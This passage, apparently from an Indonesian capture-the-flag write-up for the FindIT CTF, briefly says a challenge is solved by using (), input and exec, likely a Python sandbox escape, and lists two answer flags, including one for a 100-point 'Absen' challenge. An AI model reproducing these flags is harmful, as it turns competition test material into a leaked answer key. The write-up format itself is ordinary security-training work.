tanah yang longgar jagung kutanam
"""
```

Sederhana saja, karena kita bisa menggunakan (), input, dan exec.



Flag: FindITCTF{k0n0h4_m4ju_m4sy4r4k4t_m4kmur}

[100 pts] Absen



Flag: FindITCTF{absen_adick_adick}